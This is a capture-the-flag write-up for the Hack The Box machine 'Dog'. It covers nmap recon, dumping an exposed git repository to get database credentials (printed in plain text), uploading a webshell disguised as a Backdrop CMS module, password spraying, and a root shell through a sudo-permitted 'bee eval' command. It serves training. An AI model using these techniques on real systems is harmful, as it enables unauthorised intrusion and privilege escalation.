# HTB-Dog
Table of Contents
Scope:10.10.11.58Recon
Nmap
sudo nmap -sC -sV -sT -vvvv -p- -T5 --min-rate=5000 -Pn dog.htb
PORT   STATE SERVICE REASON  VERSION22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-generator: Backdrop CMS 1 (https://backdropcms.org)| http-robots.txt: 22 disallowed entries| /core/ /profiles/ /README.md /web.config /admin| /comment/reply /filter/tips /node/add /search /user/register| /user/password /user/login /user/logout /?q=admin /?q=comment/reply| /?q=filter/tips /?q=node/add /?q=search /?q=user/password|_/?q=user/register /?q=user/login /?q=user/logout|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-favicon: Unknown favicon MD5: 3836E83A3E835A26D789DDA9E78C5510| http-git:|   10.10.11.58:80/.git/|     Git repository found!|     Repository description: Unnamed repository; edit this file 'description' to name the...|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...|_http-title: Home | DogService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

I notice there’s a .git repo found, let’s check it out.
git-dumper

Using git log I notice only 1 commit:

Within settings.php I find a set of creds:

rootBackDropJ2024DS2024grep
In order to find the username amongst all the files I used:
grep -r dog.htb
This spat out the username, let’s try it out.
80/TCP - HTTP

I got in with the combination of creds, let’s check it out.

I notice a lot of user accounts:
I then found a way to add pages in Home -> Add Content:

I tried making a webshell out of a page:


Unfortunately this didn’t work.
Instead I will try to upload it as a theme:

But I require an .info file:

I create my webshell.info file:
type = modulename = Blockdescription = Controls the visual building blocks a page is constructed with. Blocks are boxes of content rendered into an area, or region, of a web page.package = Layoutstags[] = Site Architectureversion = BACKDROP_VERSIONbackdrop = 1.x
configure = admin/structure/block
; Added by Backdrop CMS packaging script on 2024-03-07project = backdropversion = 1.27.1timestamp = 1709862662
And bundle it with the webshell:



Now I upload it:

I can find it here:

Let’s get a foothold.
Foothold
Shell as www-data


I then check whether mysql is open:

It is, let’s try to access it.
mysql
I easily log in with the previous found creds:
rootBackDropJ2024DS2024


I went ahead and copied over john and jobert’s hashes since these had a higher priority.


hash cracking - FAIL

This went on for way too long so I tried out john but that didn’t give any result either:


I then just tried to password spray the previous found pass and it worked!

user.txt
Privilege Escalation

Bee binary
I went ahead and tried the binary to see what it does and found this:

I can thus use the following command:
sudo /usr/local/bin/bee --root=/var/www/html eval 'system("/bin/bash -p");'

And now I’m root.
root.txt